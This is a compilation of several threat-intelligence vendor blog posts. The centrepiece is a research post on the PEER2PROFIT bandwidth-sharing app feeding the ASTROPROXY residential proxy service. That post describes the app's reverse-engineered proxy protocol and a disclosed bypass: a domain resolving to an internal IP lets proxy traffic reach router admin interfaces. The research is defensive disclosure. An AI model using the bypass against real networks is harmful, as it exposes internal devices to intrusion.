
Live Scan allows you to extract real-time data from a single URL on the clearnet or darkweb, across a range of categories, and view historical scan results for the specified URL.
You can use Live Scan datasets to perform additional DNS and hash-based pivots, map out attacker TTPs, pinpoint malicious infrastructure and gather intelligence on specific attack vectors and threat groups.
This blog will show you how to perform a Live Scan query, and how to work with the dataset to produce actionable intelligence.
‘Live Scan’ video tutorial
Before you read the blog, check out our tutorial video that covers off the basics:
Scanning a URL
Live Scan is available as part of a Silent Push Community or Enterprise subscription. There are two ways to execute a URL scan:

Input any public or .onion URL into the search box on the home page, and click ‘Live Scan’
Navigate to ‘Explore Web Data > Live Scan’
Viewing ‘Live Scan’ results


Scan results, including a live screenshot of the URL, are populated below the search box:
The ‘Query Results’ section contains the following data, with a range of use cases across the board:
HTML data: Establish site functionality and identify common phishing indicators.
Live screenshot: Preview how the site appears to users.
Favicon data, including hash values: Track hash values toidentify favicon spoofing or phishing attempts.
Redirect chain: Identify suspicious URL destinations and attack vectors across a full redirect chain.
Body data, including hash values: Detect similar page layouts across attacker infrastructure. Uncover phishing kits and forms attributed to specific threat actors.
Open directories: Pinpoint open directories and publicly exposed data.
SSL data: Verify the validity of SSL certificates, identify signs of an SSL stripping attack and and assess the encryption strength of a domain.
Risk score of the domain and IP: View risk scores for the destination domain and hosting IP.

You can also use any of the hash values returned to detect similar infrastructure.
Read our Knowledge Base for a full list of fuzzy and exact match hash values used within the platform, including body similarity hashes, favicon md5 and Murmur3 hashes, and proprietary script, certificate and header hash values.
Viewing historical scan results

Live Scan gives you the ability to view historical scan results related to your chosen URL, allowing you to gather all the data that’s ever been collected for a single URL.
The feature automatically executes a Web Scanner query for your chosen URL, including the relevant data source.

You can use the Web Scanner UI to adjust query parameters and narrow your search to produce targeted datasets:
Historical scan results
Working with the raw data

You can view scanned data in raw format, and copy it to the clipboard to feed into your existing security stack, or share with your team:
‘Basic Raw Data’ view
View risk scores for a URL
Risk scores help you to make operational judgements based on the likelihood of a URL being involved in malicious activity.
Risk scores are displayed for the destination URL and the hosting IP, immediately above the screenshot in the ‘Query Results’ section:
This month’s three integrations are not similar on the surface. Google SecOps is a SIEM, Abstract Security is a data pipeline platform and OpenCTI is where your CTI team probably already lives. However, customers running more than one of these integrations have mentioned the same problem to us. Nobody wants to bounce between five tabs trying to figure if a domain is worth the worry.
What these platforms do have in common is us. Silent Push integrates with all three, which means the same rich infrastructure context is available wherever your team happens to be working. Nobody has to jump to a different tool to get the fuller picture. Let’s dive into each integration below.
Reputation and enrichment data, straight into your cloud SIEM
Google SecOps normalizes and correlates security telemetry at a scale most teams could not run themselves. What it needs from a partner like Silent Push is context on the domains and IPs that show up in that telemetry, delivered without analysts having to leave the platform.
The integration is available directly through the Google SecOps Marketplace. Once installed and configured with a Silent Push API key, a full set of Silent Push actions becomes available inside the Response IDE, the same place your team already builds and runs playbooks.
That includes reputation lookups for domains, IPs, ASNs, and nameservers, forward and reverse PADNS queries, domain density checks to flag suspicious nameserver clustering, certificate retrieval, and live URL scans that return content and risk data in real time. Enrichment data pulls in the full picture in one call, covering WHOIS, DNS history, and infrastructure associations.
For teams building out detection logic in SecOps, the practical value is speed. A suspicious domain surfaces in a case, an analyst runs a Silent Push action from inside the Response IDE, and the risk score and infrastructure context come back without a console switch. Teams can also simulate cases directly in Google SecOps to test actions before relying on them in production, which matters when you are validating a new detection path.
Full setup steps and the complete action list are available at help.silentpush.com.
Abstract Security
IOFA context applied before data ever reaches your SIEM
Abstract Security sits in a different place in the stack than the other two integrations this month. It is not a SIEM or a SOAR. It is a security data pipeline platform, built to collect, filter, enrich, and route telemetry before it hits a downstream destination like a SIEM or data lake.
That earlier position in the pipeline changes what an integration can do. Silent Push is available inside the Abstract Intelligence Gallery, Abstract’s marketplace of threat intelligence partners, alongside vendors like CrowdStrike and Google Mandiant. Once connected, IOFA data becomes part of the enrichment layer Abstract applies to telemetry as it streams through, rather than something bolted on after logs have already landed in an expensive SIEM.
For a team paying by ingest volume, this matters twice over. Abstract’s pipeline already reduces and normalizes data before it lands anywhere costly. Adding Silent Push context at that same stage means low-value or already-benign traffic can be filtered with more confidence, and infrastructure that Silent Push has flagged as pre-weaponized carries that context all the way through to whatever sits downstream, whether that is a next-gen SIEM, a data lake, or both.
It is a good fit for teams actively rethinking what goes into their SIEM in the first place, not just what happens once it is there.
OpenCTI
Structured, STIX-native threat intelligence for CTI analysts
OpenCTI is built specifically for CTI teams who need to centralize, visualize, and correlate threat intelligence using open standards, and the Silent Push integration is built to match that.
Data moves in two ways. Silent Push exposes TAXII endpoints so OpenCTI can pull in curated IOFA indicators, already mapped to STIX 2.1 objects, no manual translation required. Separately, the Silent Push Enrichment Connector, officially part of the OpenCTI ecosystem, monitors domains, IPs, and URLs already present in your instance and retrieves matching Silent Push enrichment on a scheduled or manual basis. Results come back as STIX 2.1 bundles, so they slot directly into OpenCTI’s existing data model.
Enrichment covers hosting infrastructure history, behavioral classification such as C2, phishing, or typosquatting, threat tags and reputation scoring, and any associated infrastructure or campaign patterns Silent Push has already mapped. Silent Push also supports RSS-based ingestion of threat reports, so narrative intelligence and APT attribution flow into OpenCTI alongside the structured indicators. An analyst gets the reasoning behind an indicator, not just the indicator itself.
Once ingested, all of it becomes part of OpenCTI’s native visualization layer: dashboards by source, type, and confidence, timeline views of infrastructure changes, and relationship graphs connecting indicators to campaigns. Deployment is straightforward through Docker or a manual setup, and the connector logs its own activity for teams that want visibility into what it is doing and when.
What is the detection gap, and why does it matter for a pipeline or SIEM integration?
It’s the stretch of time between an adversary standing up infrastructure and your tools actually flagging it. Every integration in this post touches that gap differently. Google SecOps closes it at the detection layer, Abstract closes it earlier by enriching data before it’s even routed anywhere, and OpenCTI closes it by giving CTI teams the infrastructure context to get ahead of a campaign before it’s fully built out.
How are IOFAs different from IOCs?
An IOC tells you something bad already happened somewhere. An IOFA tells you infrastructure is being built right now, based on the registration, hosting, and configuration patterns that show up before a domain or IP is ever weaponized. That distinction is what makes all three of these integrations useful upstream of an incident, not just during the cleanup after one.
Why would I need a data pipeline platform and a SIEM?
A SIEM is where correlation, detection, and analyst workflows happen. A data pipeline platform sits in front of it, deciding what gets sent, filtered, enriched, or routed before it arrives. As data volumes and SIEM costs both climb, more teams are separating those two functions so they can control cost and improve data quality without changing how analysts actually work day to day.
Is the Silent Push OpenCTI connector open source?
The connector is officially part of the OpenCTI ecosystem and is built on OpenCTI’s open connector framework, using the same STIX 2.1 and TAXII 2.1 standards as every other OpenCTI integration. It runs in your own environment, whether deployed via Docker or set up manually.
Can I use these integrations alongside our existing Splunk, Tines, or ServiceNow setup?
Yes. Silent Push integrations are not exclusive to one platform. Many customers run more than one at a time, for example enriching data in Abstract Security’s pipeline before it reaches Splunk, or using both ServiceNow and OpenCTI so IR and CTI teams each get context inside the tool they already live in. The whole platform is API-first, so nothing here requires picking just one.
Recently, Silent Push researchers ran a dangling DNS takeover simulation to show how easily forgotten infrastructure becomes an entry point. The full findings are now live in our latest research report.
Dangling DNS records get left behind when infrastructure changes and nobody cleans up the pointer. Attackers already scan for these gaps, and they are getting faster at finding them. The report walks through the exact takeover technique we simulated, what an attacker gains once they have a foothold, and the steps to add to your defender playbook.
If your team runs SOC, IR, or CTI workflows, this is worth the read. Access below.
Research
Get the Danglegeddon report
Silent Push research on dangling DNS and subdomain takeover. Instant access.
We joined a bandwidth-sharing network to see what actually happens to your IP address. The answer should worry every security team that assumes “not malware” means “not a risk.”
Key Findings
Residential proxies are almost invisible to security teams, yet they can expose organizations’ valuable internal resources to anyone with a proxy subscription.
PEER2PROFIT directly feeds ASTROPROXY. Silent Push confirmed an active, operational relationship between the two: PEER2PROFIT recruits everyday users and pays them for bandwidth, while ASTROPROXY resells that bandwidth commercially, at up to 27 times what the user was paid.

The scale is larger than a niche side-hustle app would suggest. Over a 72-hour enumeration window, we identified 117,224 unique IPs across ASTROPROXY’s residential, mobile, and datacenter pools, with the residential pool alone adding over 1,000 new IPs every hour.
These apps are not malware. PEER2PROFIT installs through official channels with full user consent, which means standard antivirus tools and threat intelligence feeds don’t flag it, and any employee can install it on a corporate device without triggering a single alert.
A DNS record was enough to reach internal networks. ASTROPROXY blocks direct requests to internal IP ranges, but our team determined the filter could be bypassed with nothing more than a domain name resolving to an internal IP address, thereby allowing access to a residential router’s admin interface through an enrolled proxy node. (This was responsibly disclosed before publication; the provider did not remediate).
Residential proxy networks are a rapidly growing market and an increasingly active area of interest for security researchers. During our investigation, we explored the full lifecycle of proxy networks: from recruitment and construction to monetization. We confirmed the relationship between PEER2PROFIT and ASTROPROXY by enrolling our own device and observing our IP address in the proxy pool.
The risks associated with proxy networks extend beyond what most organizations account for. Credential stuffing, ad fraud, and account takeover are well-documented. Less discussed is that the devices powering these networks may be sitting in corporate environments right now, enrolled by an employee looking to make a few extra dollars, almost invisible to security teams, and exposing internal resources to anyone with a proxy subscription.
Traditional IP reputation-based detection is inherently reactive and flags only infrastructure already observed engaging in malicious activity. Proxy nodes rotate too fast and originate from too many legitimate ASNs for reactive approaches to keep up.
Effective detection requires a proactive approach: enumerating these networks, mapping the infrastructure that coordinates them, and maintaining up-to-date, real-time signals indicating which IPs are acting as proxy nodes at any given moment.
We build Silent Push proxy and VPN datasets through active enumeration of these networks. Combined with our Traffic Origin module, which links IP addresses to their true origin, we give security teams the context they need to make accurate, real-time decisions about the traffic hitting their platforms.
Our research findings are demonstrated throughout this blog.
What Are Residential Proxies and Why Do They Matter?
To understand how one of these proxy networks was built, we did what any curious researcher would do: we joined one. We became a proxy node in the PEER2PROFIT network, a bandwidth-sharing program that pays users for their internet connection, and then tracked to see what would happen to our IP address.
Our goal was more than to expose one bandwidth-sharing program and the related proxy service that monetizes it. We wanted to explore the inner workings of residential proxies and study the broader pattern: these bandwidth-sharing programs are easy to install, their infrastructure isn’t flagged, and yet they pose a real risk to organizations, since any employee can run them. In doing so, they hand their organization’s IP space to a proxy network, potentially causing reputational damage and even exposing internal corporate assets to the proxy network.
Datacenter vs. Mobile vs. Residential Proxies
Not all proxies are equal. Datacenter proxies use IP addresses specifically allocated to commercial servers. They are easy to provision, inexpensive to operate, and straightforward to block since they are static.
Mobile proxies can be sourced from real user devices or SIM farms. In these, traffic exits through carrier-grade NAT or mobile gateways, often sharing IP addresses across many legitimate users, making blocking ineffective.
Residential proxies are different. They are the hardest to deal with and thus the most attractive type of proxies to threat actors. The IP addresses belong to real users, assigned by their ISPs or carriers, and the devices can be literally everywhere: homes, offices, hospitals, universities, libraries, the local coffee shop, and more. From the perspective of a server receiving that traffic or a security product inspecting it, proxy traffic is indistinguishable from that of an ordinary user, employee, business partner, or customer browsing the internet.
Residential Proxies: The Good and The Bad
Residential proxies can serve both legitimate and malicious purposes.
Legitimate businesses might use residential proxies to, for example, test how their services appear across different geographies and verify ad placements.
We have found threat actors abusing residential proxy networks for large-scale credential stuffing operations, malspam campaigns, financial and banking fraud, geo-restriction bypass, and rate-limit evasion. Ad fraud networks that emulate legitimate human traffic to generate fake impressions and clicks, account takeover campaigns, coupon abuse, sneaker botting, and inventory scalping all rely on the same thing: traffic routed through residential proxies that appears to come from a real user.
The dual-use nature of residential proxy networks makes it difficult to block residential proxy traffic without significant collateral damage to legitimate users. However, this is only one part of the problem. The second is how fast these networks change: a given IP can be a clean residential connection one hour and an active proxy exit node the next, with no abuse history or any reputation signal to reflect that change.
Another use is footprint: a single device may move between different networks (home, corporate, and mobile) throughout the day, meaning the same node can appear across multiple ASNs and have different public IPs. Together, these properties make residential proxy infrastructure uniquely tough to track using traditional, reactive approaches such as reputation systems.
Active Proxy Network Enumeration + Traffic Origin
To address the residential proxy problem, we focused on actively enumerating proxy networks, mapping their infrastructure, and providing accurate signals on when and where proxy nodes are active.
Additionally, with Silent Push Traffic Origin, we can help organizations uncover the true origin of traffic routed through proxy networks, ultimately enabling stakeholders to make better decisions to protect their networks.
How Residential Proxy Networks Are Built
Talking about residential proxies without discussing how these networks are built is like talking about pollution without discussing the factories that produce it. The proxy IPs are only the tip of the iceberg; the infrastructure that recruits, coordinates, and monetizes proxies is where the real problem lies, and it’s not easily solvable.
SDKs and Bundled Libraries

This method is the stealthiest model and appears to be the most widespread. A legitimate-looking application, typically a free Virtual Private Network (VPN) app or mobile app, bundles a Software Development Kit (SDK) that, in the background, enrolls the device in a proxy network. Deep in the terms and conditions, users consent to the app using their bandwidth, but in practice, they don’t realize it is monetizing it. The app profits from users, proxy networks grow, and device owners have no clue what’s happening in the background.
Because the apps are often genuinely functional and distributed through official app stores, the model is difficult to address. The embedded proxy component is not malware per se but rather a monetization strategy.
The example below shows the model in practice. The EULA (End-User License Agreement) of HOLAVPN explicitly states that free users may be enrolled as peers in the BRIGHTDATA network, the commercial proxy service that monetizes their bandwidth, with the option to opt out, but only by upgrading to a premium plan.
HOLA VPN bundles BrightSDK into its apps
Passive Income Schemes – Bandwidth Sharing Programs
Instead of hiding and working silently like SDKs and relying on the terms and conditions of free apps that no one ever reads, bandwidth-sharing programs are open about what they will do with the bandwidth. The model is simple: the user installs the app, lets it run, shares bandwidth with the program, and earns money based on the amount of traffic proxied.
The transparency and voluntary nature of these apps are often used to frame this business model as legit and claim that all proxies are 100% ethically sourced. Since there’s money involved, these apps thrive in sourcing proxies and monetizing them through proxy services. As we will see later in this blog, the profit margins for these services are huge, as are the risks of running the apps.
Malware
Another way to build proxy networks is through malware. In this model, infected devices are enrolled in proxy botnets without the end users’ consent. This model produces the least stable proxy nodes, as endpoint security tools often clean infected devices and the threat intelligence community burns the command-and-control (C2) infrastructure. However, with this method, malware operators don’t have to recruit users or pay for bandwidth.
Proxies sourced from malware botnets are often monetized through shady proxy services that, for the most part, are either expensive to acquire or less stable than more well-established proxy services that acquire proxies through a globally distributed SDK.
The PEER2PROFIT Bandwidth Sharing App
Overview

PEER2PROFIT is a bandwidth-sharing program that has been operating since at least 2021. It recruits users to share their internet connection in exchange for small payments based on the amount of traffic they let through their devices.

What began as a web-managed service that promised an average payment of $6.37/month and $76.38/year has since moved entirely to Telegram, where users can now register accounts, manage their devices, and track their earnings.
Old PEER2PROFIT website
PEER2PROFIT Telegram bot

The bandwidth-sharing program supports multiple platforms: an Android Package Kit (APK), a macOS application, and, previously, Windows and Linux SDKs for developers looking to embed PEER2PROFIT’s bandwidth-sharing functionality into their own applications. This last option is no longer available, at least through official channels, likely due to increased abuse of campaigns to mass-install PEER2PROFIT via PPI (Pay-Per-Install) botnets such as PRIVATELOADER, as noted by the research community on X (formerly Twitter).
PEER2PROFIT SDK spread via PRIVATELOADER botnet
Payments are calculated per gigabyte (GB) of traffic routed through the devices, and the balance can be withdrawn directly via the Telegram bot using cryptocurrency.
Traffic rates vary by connection type: cellular traffic pays $0.35/GB, residential $0.28/GB, and hosting $0.10/GB. This tiered pricing reflects the market value of each IP type, with mobile and residential connections being treated as premium connections precisely because they are harder to block.
Getting Started
Onboarding in PEER2PROFIT is straightforward. Users interact with the Telegram bot, register an account, and download the appropriate client for their device.
Downloading the apps from the Telegram bot

From the same bot, users can monitor traffic, track their earnings, and issue cashouts.
Device management via Telegram
Overall, the process is designed to be extremely simple. The barrier to becoming a proxy node and earning some extra pennies is minimal.
Technical Analysis
This analysis was done in the following Windows SDK:
Although the SDK is no longer officially supported, the underlying codebase and communication protocol remain valid. For that reason, this SDK file should accurately reflect the overall capabilities of all PEER2PROFIT apps.
Device Registration
The first action the SDK performs is to register the device with the proxy network and retrieve the configuration needed to connect to the main proxy network. The registration is done via an HTTP POST request to an API hosted at api[.]peer2profit[.]global, containing a JSON payload with basic device and client information like the following:
If the API approves the device registration, it returns the address of the backconnect server the device should connect to to join the network and begin forwarding traffic.
These backconnect servers are the core of the proxy network: they maintain persistent sessions with enrolled devices and forward traffic between the end client (whoever uses the proxy) and the device acting as the exit node.
Backconnect Session
The session between enrolled devices and the backconnect servers uses a custom binary protocol that wraps HTTP proxy traffic.

To establish a session, the SDK sends an authentication packet to the backconnect server. The payload begins as a standard HTTP data buffer, then encodes it by swapping the high and low nibbles of each byte; for example, 0x41 becomes 0x14. This encoded buffer is appended to a 7-byte header to form the final authentication packet.

Raw HTTP buffer for the authentication packet
Final authentication packet
The backconnect server responds with 4 bytes representing the value 200 in big-endian format, confirming the session is established.
New Proxy Request

Once the session is active, the SDK waits for incoming proxy requests by attempting to read 8 bytes from the backconnect server that serve as a request ID.
Reading 8 bytes from the backconnect server

If this value differs from the hardcoded string $tar1et—indicating there is traffic waiting to be proxied—the SDK reads another 4 bytes representing the size of the incoming request data, then reads and decodes that data using the same nibble-swapping method described above.
Reading 4 bytes (data size) from the backconnect server
Reading remaining data from the backconnect server and decoding it
The decoded payload is an HTTP CONNECT request that identifies the target host the proxy client wants to reach.
To handle the incoming request, the SDK spawns a new thread to execute the request handler.
Request Handler

The request handler begins by extracting the host and port from the HTTP CONNECT data and opening a connection to the remote host.
Connecting to the remote host

It then forwards the HTTP CONNECT request to the remote host and opens a new socket with the backconnect server. This second socket is dedicated to relaying the remaining proxy traffic for this specific request.
Forwarding the HTTP CONNECT data to the remote host and opening a new backconnect socket

Because this is a new socket, the SDK must re-authenticate with the backconnect server. To do so, it sends the same authentication packet as before, with one addition: a StartLet-Context header containing the request ID. This header allows the backconnect server to associate this new socket with the request being handled.
Raw HTTP buffer for the authentication packet


After authentication is confirmed, the request handler enters a relay loop: reading data from the backconnect server, decoding it, and forwarding it to the remote host, and vice versa, encoding data from the remote host before returning it to the backconnect server. This loop continues until the transmission completes.
Data relay: Backconnect → Remote Host
Data relay: Remote Host → Backconnect
All data exchanged with the backconnect server is encoded using nibble inversion. Once transmission ends, the request handler exits and all sockets close.
Communications Protocol Summary

By reverse-engineering the PEER2PROFIT Windows SDK, we determined that we could reconstruct the full communications protocol and understand how the network infrastructure operates.
The diagram below illustrates the complete flow, from device registration through backconnect session establishment to the handling of individual incoming proxy requests.
Communications protocol flow
The protocol is simple but effective. Device registration and backconnect session management are handled via a lightweight HTTP-based API written in Go, and proxy traffic is relayed over a custom binary protocol that uses nibble inversion as a simple obfuscation layer. Each incoming proxy request is handled in its own thread, with a dedicated backconnect socket tied to the original request via the StartLet-Context header.
The overall architecture follows a classic backconnect proxy model: devices act as proxies, maintaining a persistent outbound connection to a backconnect server that relays incoming proxy requests.
Backconnect Infrastructure Tracking (Abbreviated)
With a clear understanding of the communication protocol, we enumerated the backconnect server infrastructure used by PEER2PROFIT, collecting the IP addresses and ports of the servers that coordinate proxy sessions. This allowed us to track which IPs were in active rotation, their hosting providers, and their geographic distribution. (The full list of backconnect infrastructure can be accessed in Appendix A at the end of this blog).
Summary of the 4 ASNs used to set up the backconnect servers:
ASN
Provider
Country
AS16262
DATACHEAP-LLC-AS
Russia
AS394380
LEASEWEB-USA-DAL
United States
AS48716
PSKZ-ALA
Kazakhstan
AS16276
OVH
France
The results are notable: the backconnect infrastructure is hosted across a small number of providers. It shows little variation over time, in contrast to the proxy nodes themselves, which are highly volatile. This asymmetry helps detection: while exit-node IPs rotate constantly, the core backconnect infrastructure is comparatively stable and trackable.
The infrastructure coordinating these networks is more stable than the proxy nodes themselves. While exit-node IPs rotate by the thousands hourly, the backconnect servers directing traffic are concentrated across just four hosting providers, a much more durable signal for detection than chasing individual IPs.
ASTROPROXY
While researching the historical PEER2PROFIT infrastructure, we identified three IP addresses that share an SSL certificate that links PEER2PROFIT and ASTROPROXY, a commercial proxy service.
SSL certificate linking both PEER2PROFIT and ASTROPROXY


ASTROPROXY is a proxy service that offers residential, mobile, and datacenter proxies, claiming on its front page to have over 50 million ethically sourced proxies.
Screenshot of ASTROPROXY website
The ethical claim on the website uses language typically associated with proxies sourced through voluntary, consent-based recruitment models like PEER2PROFIT.
Ethical claim from the ASTROPROXY website
While a shared SSL certificate alone was not enough to confirm an active relationship between the two services, it did establish a historical connection and provided a solid lead for further investigation.
Confirming the Relationship
To determine if the relationship was still active, we took a direct approach: we joined a clean residential IP address as a node in the PEER2PROFIT network and monitored whether it surfaced in the ASTROPROXY residential proxy pool.

We ran the PEER2PROFIT Android app in a controlled lab environment with a clean residential IP address.
Screenshot of the App Running in our lab

After about 10 minutes of running the PEER2PROFIT Android app, our test IP appeared in our proxy enumeration datasets, tagged as “ASTROPROXY.”
Screenshot of the tagged IP in Total View
The experiment confirmed ASTROPROXY is actively monetizing PEER2PROFIT proxy nodes and that the two services are operationally connected: PEER2PROFIT recruits users and pays for their bandwidth while ASTROPROXY, a commercial proxy service, sells that bandwidth at a higher price.
The profit margin generated by this business model is significant across all traffic types. For residential traffic, PEER2PROFIT pays users $0.28/GB, while ASTROPROXY charges $7.60/GB. Mobile traffic pays users $0.35/GB and sells for $13.44/GB. Even datacenter traffic, the least valuable, pays $0.10/GB and sells for $3.95/GB. This means the operation retains over 97% of the value earned from selling bandwidth through ASTROPROXY.
ASTROPROXY Enumeration
To better understand the scale and geographic distribution of the PEER2PROFIT network as exposed through ASTROPROXY, we enumerated all proxy pools: residential, mobile, and datacenter.
Scale and Rotation

Over the 72-hour crawl period, we observed 117,224 unique IPs across all three pools: 60,247 in the residential pool, 38,762 in the datacenter pool, and 18,215 in the mobile pool.
Unique IPs across all 3 pools: residential, mobile, and data center
The network is highly dynamic. The residential pool averaged 1,071 new IPs per hour, the data center pool averaged 585, and the mobile pool averaged 353. This constant churn of new IPs makes reactive, reputation-based detection ineffective: by the time an IP is flagged for abuse, it has likely already been replaced in the proxy pool.
Screenshot of new IPs per pool
Geographic Distribution

The residential pool is dominated by Russia and Vietnam, which together account for over 40% of all observed IPs. Portugal, Ukraine, and Brazil follow. The distribution spans every major region, reflecting the global reach of bandwidth-sharing programs.
The mobile pool follows a similar pattern. Russia and India lead, followed by Italy, Ukraine, and Spain, all served by legitimate national carriers.
The datacenter pool is more geographically concentrated, with the United States alone accounting for nearly 47% of observed IPs, followed by Vietnam and Germany.
Top 10 countries per proxy pool

All three pools combined show a broad global presence.
Global proxy distribution
ASN Distribution

In the residential pool, the top ASNs are dominated by Russian and Vietnamese ISPs: Rostelecom, Viettel Group, and VNPT Corp, each contributing over 4,000 IPs. Two main Portuguese ISPs follow: MEO and NOS. These are large national ISPs with millions of subscribers, which illustrates why residential proxy traffic is indistinguishable from ordinary consumer internet usage.
The mobile pool is led by Russian carriers MTS PJSC and MegaFon, alongside Indian operators Reliance Jio and Bharti Airtel, and European carriers including Wind Tre and T-Mobile. Again, all legitimate carriers that operate nationally.
The datacenter pool presents a different picture. The top ASN, 3xK Tech GmbH, has 6,594 IPs, nearly three times that of the second-largest provider, LIENVPS Technology, at 2,449 IPs. This pool is dominated by hosting and cloud providers, whereas the residential and mobile pools are spread across big consumer ISPs and mobile carriers. The distinction is reflected in the pricing, with datacenter proxies being the cheapest because they blend far less convincingly with legitimate user traffic than residential or mobile nodes do.
Top 10 ASNs per Pool
The Risk
Bandwidth-sharing programs such as PEER2PROFIT are not malware; they are legitimate applications distributed through official channels that users knowingly install. This distinction has significant consequences for corporate security.
Any Employee Can Install One
There is no technical barrier to an employee installing a bandwidth-sharing client on a corporate device or on a personal device connected to a corporate network. Common antivirus solutions do not flag these programs, and the infrastructure they connect to- the backconnect servers and the registration APIs- are not listed as malicious in standard threat intelligence feeds or reputation systems. From the perspective of most security tooling, the traffic these apps generate looks benign.
A Corporate IP Becomes a Proxy Exit Node
Once installed, the device’s internet connection, and by extension, the organization’s IP space, becomes available as a proxy exit node in a commercial proxy service. Any traffic routed through that node will appear to originate from a corporate IP address.
This scenario has direct and serious implications, such as abuse traffic, credential stuffing attempts, or fraud associated with an organization’s IP, potentially triggering blocklists, compliance flags, or reputational damage with third-party services.
Access to Internal Networks
The risk extends beyond IP exposure. During our investigation, we found the ASTROPROXY proxy network allowed requests to reach internal network resources, not just the public internet.
We responsibly disclosed this finding before publication, and the provider was given significant time to investigate and remediate. With no meaningful remediation forthcoming, we are disclosing this publicly to raise awareness of the risk that a bandwidth-sharing program can pose to the networks it operates on.
As shown below, direct access to internal IP addresses is blocked.
Direct internal IP addresses are blocked

But this rule/filter could be easily bypassed with a simple DNS entry resolving to internal IPs. To demonstrate this, we used a domain that resolved to the default internal IP used by MEO, Portugal’s largest ISP, for its residential router management interfaces.
Using a node enrolled in the PEER2PROFIT network and available via ASTROPROXY, we successfully reached those management interfaces and downloaded a PNG file from the router as proof of access.
Filter bypass: downloading a PNG from a MEO Fiber Gateway Router
The success of this experiment means that a user running a bandwidth-sharing client is not only giving away the public IP address, but it is also potentially exposing every device on that network to anyone with access to the proxy service, including the router, NAS devices, smart home infrastructure, and any other internally accessible resource.
In a corporate environment where employees work remotely via corporate VPNs or connect personal devices to office networks, the implications are considerably more serious, as internal company assets could also be exposed.

This risk is amplified by the targeting capabilities offered by many proxy services, such as ASTROPROXY. Subscribers can filter proxy nodes by country, city, ASN, or connection type, enabling targeted selection.
Exit node targeting options
In the context of internal network access, this is significant! For example, a threat actor seeking to exploit router interfaces for a particular ISP could easily do so via a proxy service that provides access to the ISP’s internal network.
Probing internal company assets might also be possible by selecting proxy nodes that are geographically and topologically close to the target companies (same ASN, same country); only one proxy node within the network is needed.
Continuing to Track PEER2PROFIT/ASTROPROXY Proxy Networks
During our research, we examined the full lifecycle of proxy networks, reverse-engineered the PEER2PROFIT Windows SDK, reconstructed its communications protocol, and traced the path from a bandwidth-sharing program to a commercial proxy service. By enrolling our own device and observing our IP address in the proxy pool, we were able to confirm the relationship between PEER2PROFIT AND ASTROPROXY.
We enumerated all ASTROPROXY pools to collect enough data for our research, observing 117,224 unique IPs across three pools. In assessing the risk of running the PEER2PROFIT app, we demonstrated that the proxy network can reach internal network assets via nothing more than a DNS record pointing to an internal IP range.
While organizations may be aware of the documented risks typically associated with proxy networks, the lesser-known risks posed by devices in corporate environments, enrolled by an employee looking to make a few extra dollars, are almost invisible to security teams and expose internal resources to anyone with a proxy subscription.
Traditional IP reputation-based detection was not designed for this threat model and only reactively flags infrastructure that’s already been observed engaging in malicious activity. A proactive approach is the foundation of our work at Silent Push: be preemptive, not reactive. Our proxy and VPN datasets are built through active enumeration of these networks. When combined with our Traffic Origin module, which links IP addresses to their true origin, we provide defenders with the context needed to preemptively protect against traffic targeting their platforms.
We will continue to track PEER2PROFIT and ASTROPROXY, as well as other proxy networks, and report our findings as they progress. If you or your organization has information to share, we always welcome the opportunity to collaborate.
Interested in Learning More?
Start a conversation with one of our platform experts to learn how preemptive cyber defense can give your team more lead time on adversary infrastructure, before an attack is launched.
We also offer a free Community Edition so defenders can see how our platform integrates with their existing security stack.
Appendix A: PEER2PROFIT Backconnect Server List
The table below lists the complete set of backconnect IPs identified during this research. Individual IPs in the list may rotate out of active use over time. The ASN concentration above is the more durable signal.
An agent can move fast, but without intelligence that already knows what’s coming, it can’t move early.
Security Operations Centers (SOCs) everywhere are being asked to do more with agentic tools. Copilots triage alerts while agents pull context, enrich indicators, and draft investigation summaries before an analyst opens the ticket. While the promise is speed, it’s wise to remember that the risk of speed lies in stale or reactive data, which just produces faster wrong answers.
A key concern is that adversaries operate on a timeline that security tools often don’t track: the preparation phase, when infrastructure is staged weeks before an attack goes live. Silent Push preemptive cyber defense was built to cover that window, and this post explores what happens when that data feeds directly into the AI-assisted workflows SOCs are already building.
The Problem with Feeding AI Reactive Data
An agent that enriches an indicator is only as reliable as the source it queries. If that source is a traditional Indicator of Compromise (IOC) feed, the agent is enriching evidence of a compromise that has already happened. And while it can move fast, it’s still working the wrong end of the timeline.
Silent Push Indicators of Future Attack® (IOFA) invert that by mapping adversary infrastructure continuously across DNS, IP ranges, behavioral fingerprints, and web content, scanning hundreds of millions of data points to surface staging infrastructure before a campaign deploys. When an agentic workflow queries that data, it isn’t merely enriching faster; it’s enriching earlier.
Agentic Enrichment, Without the Syntax
The Silent Push MCP Server puts that intelligence directly into the tools practitioners use, including Claude and Cursor. An analyst or an agent can ask a plain-language question about an indicator, a domain, or a pattern of infrastructure and receive a deterministic answer. There’s no Silent Push Query Language (SPQL) to write out and no separate console to learn.
This begins to matter more as SOCs lean on agents to do first-pass triage. An agent pulling from the Context Graph inherits clear data provenance and a queryable structure built for automated enrichment from day one, with 200+ API endpoints designed for this kind of machine-to-machine workflow. The output an analyst reviews is something they can act on, not something they have to re-verify from scratch.
Plugging Into Your Existing SOC Workflow
None of this requires ripping out the stack. Given the tool sprawl analysts face, our platform is designed for where it’s needed most. Silent Push integrates directly into Splunk, Palo Alto XSOAR, Swimlane, Tines, ThreatConnect, Torq, and Sumo Logic. IOC feeds, domain and IP reputation scoring, and SPQL-powered queries flow into existing SIEM and SOAR playbooks. The agentic layer sits atop infrastructure that a team has already invested in.
Since preemptive defense within a SOC isn’t a new operating platform, it provides earlier-validated context that feeds into playbooks and workflows already in place.
What Does This Look Like by Role?
The SOC Manager.
Your SIEM and SOAR are already ingesting pre-validated, infrastructure-level context, so your team is triaging adversary infrastructure while it’s being prepared.
The CTI Analyst.
Agentic enrichment is only as good as the pivots behind it. Weak pivots just automate bad guesses faster. Query fingerprints, cluster infrastructure, and threat actor patterns through the same interface your agents use, then export straight to your threat intel platform (TIP).
The IR Lead.
When an incident opens, scope is the first question. An agent querying the Context Graph can map an adversary’s full staging infrastructure from a single indicator, so your team spends the first hour scoping the actual campaign instead of reconstructing it from fragments.
The CISO.
Agentic tools are under scrutiny, and the defensible answer to “What is the AI actually reasoning over?” is infrastructure-level data with a clear history, rather than a black-box feed. Instead of being a mere technical distinction, it’s board-ready.
Proof That’s Not Projection
We identified staging domains tied to Salt Typhoon in May 2025. Public reporting on the first intrusions didn’t emerge until July 2025. Our data provided defenders with a two-month early-warning window that existed before most SOCs had a name for the campaign.
This is the gap agentic enrichment is meant to close: not faster analysis of what has already happened, but earlier visibility into what’s being staged, enabling organizations to take proactive measures before a threat actor’s attack can land.
